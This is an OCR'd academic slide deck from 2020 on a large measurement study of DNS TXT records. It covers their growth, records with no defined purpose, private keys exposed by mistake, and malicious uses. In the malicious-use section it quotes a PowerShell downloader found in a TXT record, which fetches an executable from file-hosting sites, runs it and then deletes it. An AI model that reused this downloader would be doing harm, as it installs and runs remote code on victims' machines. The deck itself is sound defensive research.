TXTing 101: Finding Security Issues in the Long Tail of DNS TXT Records


O. van der Toorn[1] R. van Rijswijk-Deij[1] T. Fiebig[2] M. Lindorfer[3] A. Sperotto[1]

2020-08-21

[1]University of Twente, [2]TU Delft, and [3]TU Wien

DNS TXT Records

```
dig -t TXT 1.adventure.splode.com
```



Contact details

🌐 tide-project.nl ✉ o.i.vandertoorn@utwente.nl

Outline

Background

Evolution of TXT records

Undefined Purpose

Mistakes with a Security Implication

Malicious Use Cases

Takeaways

Background

Background: DNS TXT records

- Allows for a subtle way to add functionality.

Background: DNS TXT records

- Allows for a subtle way to add functionality.
- RFC1464 tries to add structure by defining a key-value store.

Background: DNS TXT records

- Allows for a subtle way to add functionality.
- RFC1464 tries to add structure by defining a key-value store.
- RFC5507 discouraged TXT for new expansions.

Background: DNS TXT records

- Allows for a subtle way to add functionality.
- RFC1464 tries to add structure by defining a key-value store.
- RFC5507 discouraged TXT for new expansions.
- Common uses of TXT records are: SPF, DKIM and DMARC.

Dataset: OpenINTEL

OpenINTEL an active DNS measurement platform.

Dataset: OpenINTEL

OpenINTEL an active DNS measurement platform.

- 236 millon domains measured on a daily basis.


Dataset: OpenINTEL

OpenINTEL an active DNS measurement platform.


- 236 millon domains measured on a daily basis.
- TXT records between 2015 and 2018 (1.2×10^{11} records).

Evolution of TXT records


Growth


200%
150%
100%
Growth (%)
2015-07
2016-01
2016-07
2017-01
2017-07
2018-01
2018-07
Date
Domains

Growth



200%
150%
100%
Growth (%)
2015-07
2016-01
2016-07
2017-01
2017-07
2018-01
2018-07
Date
TXT records
Domains

TXT Records



Number of TXT records
80 M
60 M
40 M
20 M
2015-07
2016-01
2016-07
2017-01
2017-07
2018-01
2018-07
Date
Email
Encoded
Miscellaneous
Other
Patterns
Verification

Other TXT Records



Undefined Purpose

Undefined Purpose

Type of records in this category:

- Base 64 Encoded MX Records

Undefined Purpose

Type of records in this category:

- Base 64 Encoded MX Records
- Empty, or executable references

Undefined Purpose


Type of records in this category:

- Base 64 Encoded MX Records
- Empty, or executable references
- Single Character TXT records


Single Character Records

```
wtmc@localhost:~$ dig -t TXT single_char.example.org
single_char.example.org. 3600 IN TXT "@"
```

Single Character Records



Origin Tilde Character Records



Single Character Records

- Might be used to identify domains

Single Character Records

- Might be used to identify domains
- Does not have a security impact

Mistakes with a Security Implication

Mistakes with a Security Implication

Type of records in this category:

- Certificates

Mistakes with a Security Implication


Type of records in this category:

- Certificates
- Public and Private Keys

Public and Private Keys

```
wtmc@localhost:~$ dig -t TXT key.example.org
key.example.org. 3600 IN TXT "-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCqGKukO1De7zhZj6+
H0qtjTkVxwTCpvKe4eCZ0FPqri0cb2JZfXJ/DgYSF6vUpwmJG8wVQZK
jeGcjDOL5UlsuusFncCzWBQ7RKNUSesmQRMSGkVb1/3j+skZ6UtW+5u
09lHNsj6tQ51s1SPrCBkedbNf0Tp0GbMJDyR4e9T04ZZwIDAQAB
-----END PUBLIC KEY-----"
```

Public and Private Keys



Public and Private Keys

At 2018-12-31 there were 89 domains exposing keys:

Public and Private Keys

At 2018-12-31 there were 89 domains exposing keys:

- 54 exposed a single key

Public and Private Keys

At 2018-12-31 there were 89 domains exposing keys:

- 54 exposed a single key
    - 55.6% expose a private key

Public and Private Keys

At 2018-12-31 there were 89 domains exposing keys:

- 54 exposed a single key
  - 55.6% expose a private key
- 35 exposed two keys

Public and Private Keys

At 2018-12-31 there were 89 domains exposing keys:

- 54 exposed a single key
    - 55.6% expose a private key
- 35 exposed two keys
    - 94.3% expose a matching key pair

Public and Private Keys

- May invalidate security measures like DKIM

Public and Private Keys

- May invalidate security measures like DKIM
- Shows a misunderstanding of the security technology

Malicious Use Cases

Malicious Use Cases

Type of records in this category:

- Commands

Malicious Use Cases

Type of records in this category:

- Commands
- JavaScript

Malicious Use Cases

Type of records in this category:

- Commands
- JavaScript
- PowerShell


PowerShell

```
wtmc@localhost:~$ dig -t TXT powershell.example.org
powershell.example.org. 3600 IN TXT ...
```

Powershell

```
$a=(new-object net.webclient);
$b=$Env:APPDATA;
$w=$Env:WINDIR;
$c=$b+\'//t.txt\';
$g=$b+\'//t.exe\';
$p=$w+\'//Microsoft.NET//Framework\';
if (gci -Path $p | where {$_.Name -like \'v4*\'}) {
    try {$a.DownloadFile(\'https://filebin.ca/<CODE A>\', $c);
         ren $c t.exe;
         start $g }
    catch {$a.DownloadFile(\'https://files.fm/down.php?i=<CODE B>\', $c);
           ren $c t.exe; start $g }
}
else {
    try {$a.DownloadFile(\'https://filebin.ca/<CODE C>\', $c);
         ren $c t.exe;
         start $g }
    catch {$a.DownloadFile(\'https://files.fm/down.php?i=<CODE D>\', $c);
           ren $c t.exe;
           start $g }
};
sleep 180;
rm $g
```

Bonus: Zoom verification tokens



Takeaways

Takeaways

- The majority of DNS TXT use is well defined.

Takeaways

- The majority of DNS TXT use is well defined.
- We classify 99.54% of the TXT records in our dataset.

Takeaways

- The majority of DNS TXT use is well defined.
- We classify 99.54% of the TXT records in our dataset.

Takeaways

Analyzing the tail of the TXT records is not only a needle in the haystack problem, but also becomes a human intelligence problem.

Takeaways

Analyzing the tail of the TXT records is not only a needle in the haystack problem, but also becomes a human intelligence problem.

Used regular expressions	🌐	tide-project.nl/blog/wtmc2020
Project website	🌐	tide-project.nl